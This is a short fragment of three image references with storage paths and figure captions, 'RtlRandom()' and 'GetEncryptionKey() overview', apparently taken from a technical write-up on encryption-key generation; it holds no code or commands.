
RtlRandom()




GetEncryptionKey() overview




GetEncryptionKey() overview



